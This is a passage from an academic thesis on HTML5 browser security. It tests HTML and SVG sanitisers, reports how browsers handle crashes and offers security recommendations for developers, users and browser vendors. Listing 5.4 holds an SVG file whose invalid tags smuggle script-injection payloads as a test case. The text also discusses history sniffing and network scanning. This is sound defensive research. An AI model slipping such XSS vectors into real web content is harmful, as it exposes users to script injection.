- htmLawed [154]: htmLawed is a PHP script to process text with HTML markup to make it more compliant with HTML standards and administrative policies. It makes HTML well-formed and neutralizes code that may be used for cross site scripting attacks. It claims to be the fastest, most compact solution that is still complete.

- HTML Purifier [155]: Also written in PHP, HTML Purifier will not only remove all malicious code with the use of an extended and customizable whitelist filter, but also generate valid and well-formed XHTML output.

Both htmLawed and HTML Purifier are well documented, highly customizable and have received recent updates. The results of the tests were that each of these filters had been bypassed in various ways in their experiments. Despite this, the authors of [90] decided to use HTML Purifier as basis for their own SVG filtering software that they developed as part of their research, as they observed that HTML Purifier was well-maintained, receiving regular updates and security fixes. Another important aspect of HTML Purifier is that it allows to filter arbitrary XML data, and is not limited to HTML by design as the other two tools are. Because SVG is XML-based, this allowed to easily modify the tool by adding an SVG branch. They also determined that the quality of filtering

was the best with HTML Purifier, detecting only a limited amount of bypasses which were fixed quickly after. However, we must note that these experiments were done several years ago and that in their current state both HTML Purifier and htmLawed seem highly customizable. The developers themselves can determine the level of security that is required for user submitted HTML on their website. Test interfaces are provided for both tools so they can be easily tested by interested developers. One should note that the configuration of the filter is important, it can cause a lot of content to be eliminated unnecessarily.

The researchers continued by developing their own software by using the HTML Purifier API, SVGPurifier [156]. It uses a large set of data based on the SVG specifications to define which elements and attributes are allowed in user submitted SVG files. The filtering method is thus whitelist based; tags and attributes, as well as combinations and value ranges for certain attributes are used as filtering criteria. The online interface of SVGPurifier is not customizable but has instead been configured to mitigate as much vulnerabilities as possible, while trying to conserve the visual data. It is possible that certain data will be lost when using the filter, or that animations do not work after the filtering process is complete. We have tested the tool with attack vectors that we believe were unknown at the time, and some that are still largely unknown. The tool was able to eliminate the attack vectors from each of them and render a harmless image (if there was one included). The attack vectors in all the listings of section 4.6 were tested, many of which would be successful in non-filtered situations. We also tested the SVG file in listing 4.17 to see if the tool might cause otherwise eliminated vulnerabilities to work again, but this taught us that the HTML code to ASCII conversion is done before the filtering takes place. Invalid SVG tags were also used to test the tool's response to more uncommon data, the SVG file in listing 5.4 was also filtered properly to create an empty SVG file. Chameleon files such as the one in listing B.4 were tested and provided equally positive output. We also used many variations and combinations of the test files listed here.

```
1 <svg xmlns="http://www.w3.org/2000/svg" version="1.1">
2 <? foo="><script>alert(1)</script>">
3 <! foo="><script>alert(1)</script>">
4 </ foo="><script>alert(1)</script>">
5 </svg>
```

Listing 5.4: SVG file containing invalid tags.

5.8 Crash Bugs

In our experiments, we have encountered browser crashes at certain times. In this section we describe the way the browsers handle the crashes and what the impact on

the user experience is. We will also explain why it is some browsers are able to handle crashes more elegantly than others.

5.8.1 Crash Occurrences

Crashes were both encountered at random, while we were conducting experiments for attack vectors in our research. But we also tested some crash inducing scripts to determine the way browsers would handle them.

Appendix B.7 contains two scripts that were developed some years ago as a way of making Mozilla Firefox crash. We tested these scripts in our set of test browsers, to see if they would work and what the aftermath of loading them would be.

While conducting the experiments in relation to SVG filters, we tried to use an extreme amount of filters to test what the results on the stability and performance of the browsers would be. The amount of filters used in this experiment was excessive of 1000, we applied these to an iframe.

In the following sections we will discuss the results of the crashes.

5.8.2 Mozilla Firefox

Mozilla Firefox is the only single process browser we use, see section 3.4. Due to this fact it is the only browser in our set that is naturally vulnerable to handling crashes. It uses a crash handler to resolve these after they have happened. When a user restarts the browser after a crash has occurred in the current version, the crash handler will reload the latest saved state of the tabs.

The requesting of both of the HTML crash documents caused Firefox to be unresponsive, and it had to be shut down by the operating system eventually. When the browser was restarted, it loaded it last saved state of the tabs and the browsing could easily continue. Although not ideal, the crash handling in this situation limited the damage done to the user experience somewhat.

The HTML document that used the excessive amount of SVG filters, however, caused a problem that was much more severe. When we tried to execute the script, it failed in the same manner as the scripts designed to make a browser crash. The problem was that when we restarted the browser, the SVG filter document was also reloaded and caused the browser to crash again. It is possible that some crashing scripts get automatically reloaded in the browser. This might especially be a problem for inexperienced users that know little about technology. We resolved the issue by cleaning the browser cache, using the third party software CCleaner [157].

5.8.3 Google Chrome and Internet Explorer

We combine these two browsers in the same section because they are both multiprocess browsers and handle the crashes similarly. As we have discussed in section 3.4, are multiprocess browsers able to handle crashes much more elegantly than single process browsers. As expected both test experiments, the crash scripts and the SVG filter document, only made the browser tab crash while it had no effect on the rest of the browser. The browser tab could subsequently easily be closed or reused and the user has no further inconvenience from it.

As a final note, we must mention that Internet Explorer did crash fully when the developer tools were opened while large HTML document with highly intensive computational load was processed. Google Chrome did not have the same problem.

Chapter 6

Recommendations

In this chapter we define a set of recommendations for various types of groups. We begin by discussing recommendations directed towards web developers, followed by the recommendations that a home users or businesses should uphold when dealing with Internet browsing. Lastly, we will make some recommendations for the browser vendors themselves.

We will provide additional information for each of the recommendations and explain in which ways they can help prevent security breaches. Sometimes a small lapse in security might not seem like a serious problem, but through the use of a combination of techniques small flaws might often prove to be critical. It is absolutely crucial that enough resources are invested in an exhaustive security implementation when handling sensitive data or when dealing with high-value targets.

6.1 Web Developers

This section starts with making recommendations for the web developers, techniques they can employ to enhance the security of their HTML documents. The extent to which these recommendations are followed will have to be determined by the individual developers, but we try to be complete in our list of good practises. Web developers themselves are, however, primarily responsible for the security of their web documents (and services). The developer should strive to provide the best security, seeing as vulnerabilities in one website could lead to other attack vectors becoming viable. Through their websites the security of home users can be effected, so reduced security levels on their part also effect the users. It is absolutely critical that they make these as secure as possible when sensitive information is being handled, e.g., services handling medical information, or crucial actions are being performed, e.g., bank transfers.

6.1.1 XSS Prevention Model

We advise to adhere to the OWASP XSS prevention model and rules [158], and their special subset of DOM based XSS prevention rules [159]. These rules help the developer in securing their website against cross site scripting attack vectors as those discussed in section 4.1.3. Furthermore, a wide range of HTML attack vectors could be introduced into a system through cross site scripting vulnerabilities. When XSS is used, the script is even uploaded through the same domain, allowing access to client-side storage (section 3.5).

The security model that is advisable to use is a positive prevention model, or in other words a whitelist model. It specifies specifically what is allowed, instead of listing what is not allowed. This is a more secure method of filtering than blacklist models, because their default stance is that nothing is allowed. The HTML document is treated essentially as a template with various input fields in which untrusted data can be put. Putting untrusted data in other places than these fields is not allowed.

Browsers use different contexts while parsing HTML, as we have seen in section 3.3.2, so different rules apply to different content. For this reason, each of the different input fields needs to have different security rules. At all times, we must make sure that the untrusted data cannot break out of the context of that field, otherwise code execution might be possible.

We will not go over all the rules given on XSS prevention; the readers are referred to the OWASP website for further explanation of these rules. The general idea behind the rules is that all the untrusted data must be isolated from code contexts, and this is achieved with escaping before it is put into the document.

Another recommendation that we make here is that websites which require a highly critical security level, should try to limit the user input to the bare minimum. They should be tested in a meticulous way and opt to choose a more robust user interface over less security. The fewer input fields also mean less potential points of entry. If user input is needed, it should be limited as strict as possible, e.g., when a security code is needed only allow (a limited amount of positive) numbers.

We also recommend that developers should look into implementing the Content Security Policy, when they feel sufficient support is available in the mainstream browsers. The Content Security Policy is an added security layer which helps mitigate XSS vulnerabilities, it is discussed further in the Browser Vendor recommendation subsection.

The reader should note that developers could also use a web application security scanner to evaluate the safety of their web application. These scanners are not flawless and should not replace other security evaluations, but they can act as a supplement.

We can summarise our XSS recommendations as follows:

- Carefully analyse the OWASP XSS prevention rules given in [158] and [159] and select the ones that apply to the HTML document that is being developed. Careful

analysis is imperative as even subtle mistakes can have grave security implications; however, the rules are well documented and explained.

- With high security applications, limit the user input and place strict limitations on it.

- Implement the Content Security Policy when ample support is available.

- Use web application security scanners as a supplement security evaluation.

Lastly, developers should prevent XSS through user uploaded content as well, this will be discussed in section 6.1.2.

6.1.2 User Submitted Content Sanitation

There are several techniques available that web developers can use to provide more security for the users of their websites when user uploaded content is concerned.

The developers are strongly advised to implement a library server-side that is specifically created to sanitise user uploaded content, whether this is HTML content or another type such as SVG files. User input should always be considered as untrusted data, and having it specifically contain HTML or XML code makes it even more dangerous. There are several libraries available that are able to parse and clean HTML formatted text, are easy to use, and have been tested thoroughly. Open Web Application Security Project provides two libraries at its own website: OWASP AntiSamy [160] and OWASP Java HTML Sanitizer [161]. Another library that can be used is the standards-compliant HTML filter library HTML Purifier [155], which is written in PHP. We have tested this library ourselves and it was discussed in section 5.7. We also tested a SVG filtering library, SVGPurifier, which provided a high-level of security and mitigated all of the attack vectors we had hidden inside the test SVG files. The filters recommended here are all whitelist based, as such they are even able to mitigate most new attack vectors. Another benefit of using these filters is that more safety is provided to users of older browser versions, which might lack certain security updates. They provide an extra layer of security which is always desirable.

We list a number of important aspects to HTML and SVG filtering that developers should keep in mind when either implementing a filter of their own or modifying an existing one. In compliance with the OWASP[1] recommendations about XSS prevention [158], whitefilters should be used as basis for the filter. The advantage of this is that not all the vulnerabilities need to be known to prevent them; a strict filtering mechanism is created by only allowing content that is known to be secure. When a blacklist filter mechanism is used, all the vulnerabilities need to be known and included in the set of

[1] The Open Web Application Security Project.

data. The worst case scenario for (an optimal) whitelist filter is that some secure content will be stripped away, while the worst case (and likely) scenario for a blacklist filter is that some vulnerability is not included in the set and thus allowed to pass through.

Another important aspect of the filters is that operations need to be done in the right order. First, the HTML code to ASCII conversions have to be applied where they are appropriate, CDATA sections and delimiters have to be stripped out or escaped and extensible stylesheet language transformations have to be completed. Only after these operations have been performed, the markup security issues can be checked and the whitelist filter can be applied.[2]

An additional way of protecting the users of the web application is to embed the content into the web document in the right manner. In the experiments of section 5.5 it can be seen that script execution is disabled inside the <img> element, meaning that user uploaded SVG images should always be embedded through the use of this element. The reader must note that this is not sufficient from a security point of view, as the SVG file can also be opened directly or saved in most browsers.

A last recommendation that the developers can implement, is to strictly separate the user uploaded HTML and SVG content from other aspects of the website, e.g., user security information. This can be achieved by hosting the user uploaded content on a different domain than the source domain and embedding it through the use of iframes. This would result in improved security, because the user uploaded content can not gain access to the source domain.

6.1.3 Advertisement Restriction

As we have seen in section 4.3 advertisement networks are a very cost efficient way of spreading malicious scripts to a very large user base. This is why it is recommended that popular developers of popular sites would negotiate about the contents of the advertising space on their website. Some companies might not be willing to do anything to prevent this problem, out of fear for financial loss. But if some more restrictions could be placed on the scripting capabilities of the advertisements, it could eliminate advertisements being a malicious script distribution mechanism. According to a recent ad effectiveness study [162] static advertisements were much easier to understand and far more positively received than dynamic (animated) ones; which would mean that restricting the scripting capabilities of the ad space would not be detrimental (or even beneficial) to the advertising capabilities. The other result of the study was that clean sites are more effective in the displaying of ads. Scripting might still be required targeted ads, however. Although, the information required for targeted advertising could be

[2] We note that it is possible for the CDATA section delimiters to be part of the whitelist filtering process.

provided by the hosting website as well.[3]

6.2 Users

In this section the users are the focus of the recommendations. Again, some recommendations will be more important than others and the extent to which these should be followed is very dependent on the level of security that is required. Businesses that are high-value targets and have a lot of security critical or privacy sensitive data or home users that desire the highest possible security should take great care in upholding these principles. Some lower profile business that is not as likely to be the target of a cyber attack might decide to only follow more basic recommendations. Every company and end-user should determine the extent of security criticality themselves.

6.2.1 Browser Extensions

The first method of protection is installing advertisement blocking extensions in the browser. These extensions are an easy way of mitigating user tracking through ads, and eleminating advertisements as an attack vector introduction mechanism as a whole. They are currently available in all of the popular browsers. Ad blocking plug-ins use a large amount of filter subscriptions in a variety of languages which aid it in automatically removing online advertising and blocking known malware domains. Adblock Plus [163] is one of the most popular extensions, which has distributions available for all popular browsers. Adblock Plus is highly customisable; its filters can be manually altered, a context option for images can be used, it offers a block tab for Flash and Java objects, and the user is able to browse a list of blockable items to remove scripts and stylesheets. Most scripts will get automatically blocked by the extension. Adblock Plus does allow some non-intrusive advertising by default to encourage more websites to use this type of advertising (it can still be blocked by changing the filter settings). One downside of blocking advertisements, is that some websites do not allow this and will block services until the ads are allowed. In this situation, the website could be added to the exception list of the extension and the filtering process would not affect it. It is possible to simultaneously use multiple of these extensions at the same time. Another popular extension is Disconnect [164], which is compatible with Adblock Plus and it has been shown to catch certain tracking sites that Adblock Plus does not.[4]

There are also other browser extensions available, such as NoScript [165], which can help increase the security of the user. One example of another type of add-on that can provide additional security is one that allows for easily disabling JavaScript (by clicking

[3]Unless some type of cross domain tracking mechanism is used. We do not advocate this for privacy reasons.

[4]If the user wants Disconnect to show blocking information, it has to be installed first.

one button) and other active contents of HTML. The disabling of JavaScript could be done when a website is visited that needs higher security levels than other browsing activities, e.g., a bank transaction. After the security critical browsing is complete, JavaScript can be enabled again quickly. Of course, the user should always make sure the browser extension is verified and does not contain malicious code itself.

The reader should be aware that these browser extensions can contain malicious code as well. The European Union Agency for Network and Information Security threat report of 2013 showed an increasing trend in malicious browser extensions has been registered, especially to hijack social network accounts [166].

6.2.2 Changing Browsing Habits

This mitigation method is a behavioural change. In recent years, the web browsers have gained the ability to have many tabs open at the same time. Many users exploit this ability to the fullest to be able to browse several websites at the same time. An article about tab browser use in 2010 [167] already described this trend; the article was based on test results of the Mozilla Test Pilot extension [9]. We have consulted more recent data (November 2013) about this topic, and came to the conclusion that the trend has continued. The Test Pilot test cases can be found in [168]. Figures 6.1 and 6.2 depict some relevant data; the first figure displays the number of minimum, average and maximum tabs open at the same time, and the second figure displays the duration the tabs are kept open.

Some users combine the practice of having excessive amounts of tabs open at the same time with hibernating their computer[5], which leads to extended periods of time where the tabs remain open. Our recommendation is to limit the amount of tabs that are simultaneously open in the browser, especially when visiting untrusted websites. This should be done for the prevention of various attack vectors. Having multiple tabs open at the same time, also increases the chance of being recruited into a browser botnet, as discussed in section 4.3.

Another behavioural change that can prove beneficial when privacy is desired is the periodic cleaning of browsing history. In this manner the user is less susceptible to browser history sniffing attacks; some browsing history sniffing attacks are discussed in section 4.8. We have proven their effectiveness in our test set of browsers in section 5.6. A fail safe way of preventing an attacker learning about your browser history is to have none.

[5] We would recommend shutting down the system completely fairly often for security updates and refreshing purposes, otherwise the system is vulnerable to new exploits and slowed down over time.




Figure 6.1: This graph depicts the minimum, average and maximum percentage of tabs open at the same time. Source: [9]

6.2.3 Compartmentalising Browsing

Separate browsers (or privacy mode) can be used for various tasks: when security/privacy sensitive browsing is done, the user could opt to use a different browser or to use privacy mode. This way the browsing process could be compartmentalised, sensitive data on security critical trusted websites should only be accessed using one browser or in privacy mode. This isolates all the sensitive data from potential malicious code from untrusted domains.

If a trusted website has an XSS security flaw, however, then the browser of the user will think any malicious scripts are trusted and they will be automatically executed. Because of this reason, the user should manually disable JavaScript in the browser used for the critical activities. This could cause parts of certain web pages no longer to be functional, but because the browser is limited to be used in high security websites, e.g., banking websites, the other browsing activities do not suffer from it. The lower security browser could be used for all of the low security browsing with JavaScript active.

Using private mode to access websites will make sure the local storage is temporary.




Figure 6.2: This figure represents the lifetimes of the the tabs. Source: [9]

Some websites might save sensitive information client-side, private mode would cause this to be deleted after every browsing session (no persistent storage as mentioned in section 3.5). An alternative to this is to manually clear the browser storage (or use an external program to clean it). This does not, however, prevent XSS stealing data from the current session, but might help keep old data safe.[6]

6.2.4 Technological Knowledge

Having some technological knowledge is always beneficial to avoiding potential security breaches when surfing the web. This is why companies can decide to have some security sessions in which they inform their personnel of certain dangers they should be aware of. This is especially important for businesses because they are more likely to be the victim of targeted attacks.

One technology that users often do not know much about are SVG files. They are often treated the same as the traditional image formats, and most users are unaware that they can contain active content. We have discussed SVG attack vectors elaborately in section 4.6. These files should never be opened directly in a high level security setting, when they come from an untrusted source. SVG files could be used to obfuscate certain attack vectors, e.g., render an enjoyable image to lessen the suspicion of the user.

Another technology that users should have knowledge about is the client-side storage.

[6]This measure's effectiveness is very dependent on the applications that use client-side storage.

It could for example be beneficial for users to know that private browsing prevents any persistent storage on the device.

6.2.5 High Security Browsers

There are browsers available that specialise in offering the best security. The WhiteHat Aviator web browser [169] is a specialised security browser that we have tested. It was built on Chromium and thus uses its advanced security features, such as the sandbox policy (see section 3). It was developed specifically to create the safest online browsing experience and offers default security and privacy settings which protect the user from various potential attacks. Aviator integrates Disconnect by default, to counter hidden user tracking and block advertisements. Connections to the internal address space are also blocked by default. A list of differences between WhiteHat Aviator and Chrome can be found in appendix A.2; the reader can see that it has strong default security settings. This strong security and privacy focus comes with a price in user friendliness, however. Users and companies will need to determine their desired security level themselves. WhiteHat Aviator is currently available for Mac OSX and Windows.

6.2.6 Recommended Browser

In our research we have discussed many different aspects of HTML5 in the various browsers. In all of the browsers there is room for improvement, which is to be expected as HTML and its related APIs are continuously updated. Firefox is the least safe browser, due to the fact that it is not a multiprocess browser at this time. Malicious code that is executed in Firefox can cause more damage to the system than in Chrome and Internet Explorer. The implementation of other security aspects in Firefox is done well; its developers seem to discuss security vulnerabilities elaborately. Internet Explorer seemed to be the most secure browser, at lest in the attack scenarios that we have tested. It imposes more security restrictions than Google Chrome in various ways, such as in the handling of SVG files and the hard-limit on storage space obtainable by certain storage APIs. Chrome does seem to be more user friendly than Internet Explorer, as it provides features such as visited link repainting (after the first update).

The default security settings of the Internet Explorer and Chrome are highly customizable, but could be set more restrictive. e.g., in the Internet Explorer Default configuration encrypted pages can be saved to disk by default and the enhanced security mode is turned off (in Windows 7, see section 3.4).

6.3 Browser Vendors

6.3.1 XSS Mitigation and Content Security Policy

We do not have many recommendations about XSS mitigation for the browser vendors that they are not already working on. They primarily need to focus on fixing existing XSS holes that should not be there and work on the further implementation of the Content Security Policy. The vendors are working on fixing bugs that allow XSS vectors to work in places that should not allow code execution at all, the XSS bug mitigation process of Firefox can be tracked in [170]. The Content Security Policy is an important improvement on web security, primarily directed towards the mitigation of XSS vulnerabilities and related attacks (primarily data injection attacks). The policy was first developed by Mozilla [171], but is now a W3C specification [172]. All of the browsers have partial implementations of the standard and development is ongoing. The Content Security Policy is essentially an added layer of security; its specification defines a policy language which is used to declare content restrictions on web resources, and provides a mechanism for the transmission of the policy from server to client. It is, however, designed to be fully backward compatible, meaning that browsers work with servers that implement it whether they support it or not. The browsers that do not support the standard will simply ignore it, and use the standard same-origin policy for web resources. The server is responsible for implementing the Content Origin Policy, so ultimately it is up to the developers to use the security layer. Due to the backward compatibility this should not cause them problems. The Firefox implementation of the Content Security Policy can be tracked in [173].

A third recommendation we would like to make, that might provide added security, is to retire old HTML elements that are in the process of being dropped as soon as possible. They are sometimes forgotten to filter and escape, but browsers often still support them, e.g., the <frameset> element that was discussed in section 4.1.3.

6.3.2 Client-side Storage Management Quota and Subdomains

Due to the experiments of section 5.2, we propose that the browser vendors work on better respecting the storage size restrictions. The decision of whether the browser's implementation of the Storage Management Quota API (section 3.5) keeps a limit for every storage API separately or per domain can be left over to the vendors themselves. The limit(s) should be placed over the *whole domain*, not just over the subdomains. This prevents web documents from filling up the user's hard disks with data through one source domain. The reader must note that there are free domains available (.tk is a notable example), and that the attack could be reproduced by using a large amount of those domains. Although this would make the setup of the attack a lot more difficult and time consuming.

6.3.3 Restrict Browser Connections to Internal IP Addresses by Default

The experiments discussed in section 5.4 have shown that network and port scanning is accomplishable by using only HTML5, and that it can be done using WebSockets and CORs. We propose that the browser vendors restrict the use of internal IP addresses in the browsers by default, and provide an easily accessible option to allow them. Alternatively, they could create a permission box to specifically allow these types of connections. Because they are allowed, any time some script is loaded to the browser of a user within the network there is a potential for that script scanning the whole internal network. This way a map[7] can be created of the network, that could provide a basis for other attack vectors. These vectors do not necessarily need to be HTML5 based.

6.3.4 XSS through SVG

The experiments of section 5.5 show that none of the tested browsers completely mitigates the dangers that SVG files pose. Internet Explorer handle the experiments in section 5.5 the best because of their UI restrictions, while Firefox and Chrome seem to be least secure concerning these tests. The no script policy for image context, that is implemented in all three browsers, is an important security feature that alleviates the vulnerability, but does not completely annihilate it. Especially because of the options to directly view the file in Firefox and Chrome. The fact that Internet Explorer uses a dummy FQDN for JavaScript execution in the "src" and "data" attributes of certain elements, is also an interesting security feature that would be beneficiary to all browsers in terms of vulnerability mitigation. Even though this is not strictly an SVG policy. In summary we would propose the following recommendations to the browser vendors:

- Extend the *security policies* used in connection to SVG contexts. Observe the security policies/features of each other and try to provide as much security as possibly by adding policies from other browsers that are not in place yet. The DOM restriction policy that Firefox provides for SVG files would be a prime example to implement in all browsers.

- *User interface restrictions* should be implemented, e.g. Internet Explorer prevents users from opening SVG files directly, this could be implemented into the other browsers. Alternatively, the view image feature in Firefox and Chrome should open the SVG file in an image context. This should not mitigate the attack when it is directly linked to the user. A manual approval dialogue to execute script code when loading an SVG file (also from local system) could also be used.

[7] As mentioned before, some ports can not be scanned using this technique.

- *XSLT prevention* is implemented in Internet Explorer. If prevention is chosen the vendor must make sure this does not result in unrestricted code injection when the file is embedded in the certain ways, as is currently the case in Internet Explorer. The reader must note that Google Chrome already prevents the rendering of SVG chameleons when embedding them through <img> tags. However, this does not add much security besides the fact that users might be less inclined to right click and view the image, which is still a possibility on the broken link.

- Although it is not strictly an SVG policy, the browser vendors should *restrict the access to the DOM* whenever appropriate. This practise would mitigate a lot of XSS attack vectors in general, because sensitive data (in the local storage connected to the domain) would not be easily accessible any more. We note that for SVG files, it is not the intention of the browser vendors to restrict the access to the DOM; this is not defined in the HTML5 specification. The reader should note that other types of sensitive data can sometimes still be obtained through other means, see section 4.8.

6.3.5 Browser Link Repaint Behaviour

As we have demonstrated in section 5.6 all of the browsers are still susceptible to browser history sniffing attack vectors. The browsers have different vulnerabilities that still make these types of attacks work. The original bug reports for the history sniffing attack vectors can be found in [174] and [175] respectively for Firefox and Chrome. The author of the original attack has stated that Microsoft was also informed of the original bug. As can be seen the Chrome bug report is listed as a "WontFix", the argument is that fixing this bug would have too large an impact on the user friendliness of the browser. We have tried to open the bug up for further discussion. The Firefox bug report, however, is still listed as new and they are still looking into a way of fixing it. They are also working on a bug that relates to this vulnerability [176]. The fixing of this bug would result in the mitigation of the history sniffing attack vectors. They propose to do a restyle whenever a history lookup finishes, regardless of whether the links are visited. This would decrease efficiency minimally (at least in most realistic every day scenarios), but would completely mitigate this type of attack. Firefox seems to be undertaking the desired steps to improve the security in this manner. Our recommendations for Chrome and Internet Explorer would be to work on implementing the same type of policy as well, to do restyles whenever a history query returns (or the href attribute is changed in Chrome).

6.3.6 Secure Connection Policies

During our experiments we have also noticed security problem with WebSockets Google Chrome. When a secure WebSocket is created in a web document that is not loaded over an encrypted connection, Chrome does not throw a security exception like Firefox and Internet Explorer. This could cause vulnerabilities in applications that can be exploited. It is strongly advisable that all connections initiated by a web document loaded over an encrypted connection be encrypted too.

6.3.7 Overview of the Bug Reports

We will list a number of relevant bug reports in this section. Most of these reports have been filed during this research, while some have been re-opened. We will not list the bugs that were already active (but not fixed); these are referenced throughout the thesis. Some of these bugs were set to private when reported or shortly after they were reported. At the time of writing, several of them are still hidden from the public. We will subdivide the bugs per browser.

Firefox:

- [177]: The bug is being researched. We also added comments to bug reports about a UI option to clear the persistent storage ([178, 179]), which currently is not available in Firefox.
- [180]: The bug has been set to “verified wontfix”. Firefox does not plan on implementing any DOM restrictions in SVG files. The report did start a discussion about potential user interface changes to mitigate the problem.

Chrome:

- [175]: We reopened the discussion of this bug. It was listed as “WontFix”, but requires a fix to prevent history sniffing attacks.
- [181]: The bug is similar to a vulnerability in the Chrome local storage API. The vulnerability will be worked on.
- [182]: The bug still has to be evaluated.

Internet Explorer:

- [183]: Microsoft will investigate the issue further. Following the report, article was written on the technology website Ars Techica about browser sniffing attacks using this technique [184].
- [185]: Microsoft will investigate the issue further.

Chapter 7

Conclusion and Future Work

7.1 Conclusion

We have explained the general workings of the browsers in this thesis, as such it can be easily used as a basis for future research. A large security assessment about HTML5 in three of the popular browsers has been given using a wide variety of experiments. These experiments ranged over various HTML5 related APIs and elements. From the experiments we have deducted sets of recommendations towards all of the target readers. We have listed a number of helpful rules that web developers can follow to make their web documents more secure.

Also useful tips were given about possible browser extensions and other technological solutions to mitigate attack vectors. We hope that we have made browser users reflect about their own browsing habits and the security implications they may have. Our research has also revealed some security flaws in the browsers that we have tested, and a number of bug reports have been sent to the corresponding vendors.

It was also shown that a number of vulnerabilities reported to the vendors a long time ago, were not yet patched. An example of this is the browser history sniffing attack that was reported to Firefox, Chrome and Internet Explorer over a year ago. As we have demonstrated, the vulnerability exists in the browsers to this day. To have vulnerabilities remain unpatched for a long amount of time, especially when they are publicly available, is bad practice.

The history sniffing attack can be used for various malicious purposes, e.g., an insurance company can use the attack to see if a potential customer has visited certain web pages about serious health related conditions. A company could in a similar way try to infer if a woman is pregnant, which could affect her hiring chances. These are examples of why privacy can be a very important factor in the daily life of the users. Browser vendors have a responsibility of protecting their users, while users themselves

should be aware of the dangers as well.

7.2 Recommendations for Future Work

HTML5 is a large specification that is implemented in many browsers. This means that, although an extended security assessment about many different aspects of the language was given, also many parts of the language were not evaluated. It is a standard that is still actively being developed; more aspects will slowly be implemented in the browsers. This will inevitably result in more security vulnerabilities that will need to be mitigated. All of this provides much substance for future research. The OWASP recommendations about HTML5 provide a suitable starting point for research about the language.

Another element that was not touched upon much in this thesis is HTML5 on mobile devices. The standard is implemented on these devices as well. Even though the recommendations that were given in this research also apply to them, it would be desirable to have specific research focus on the APIs targeted toward mobile devices, e.g., the geolocation API.

An important part of browser research that was not included in this thesis, is malicious code that is injected in the browser through the use of extensions. This is also a growing problem and an important security topic for further investigation. The discussion about the code that can be injected through these extensions also relates to HTML5.

Appendix A

Background Information

A.1 Types of Malware in Percentages

According to [2], the focus of 32% of mobile malware in 2012 was related to information stealing. While 22% included traditional threads like back doors and downloaders and 15% tracked the user. When we compared this to the monthly Symantec Intelligence Reports from July 2013 to November 2013 [10, 11, 186, 187, 188], it showed a worrying trend of user tracking becoming more prevalent. In the first half of the year, an incredible 43% of mobile malware tracked the user in some way. While the traditional trends, as well as the adware/annoyance held up at 23%. The fourth most important threat was data collection at 17%. However, when we look further into 2013 to the November Intelligence Report, we saw the the percentages had averaged out slightly. With user tracking at 36%, which is still very high compared to 2012, and traditional threads and adware/annoyance staying roughly constant at respectively 22% and 24%. Risks that collect data were up again in comparison to July, but still down from 2012 when it was the most common risk, it stranded at 23% in November. We have summarised the mobile malware trends found in these reports in figure A.1.

In the following list we will clarify the legend of figure A.1.

- Steal Information/Collect Data: This includes the collection of both device- and user-specific data, e.g. device information, configuration data or banking details.

- Traditional Threads: Traditional malware functions, such as back doors and downloaders.

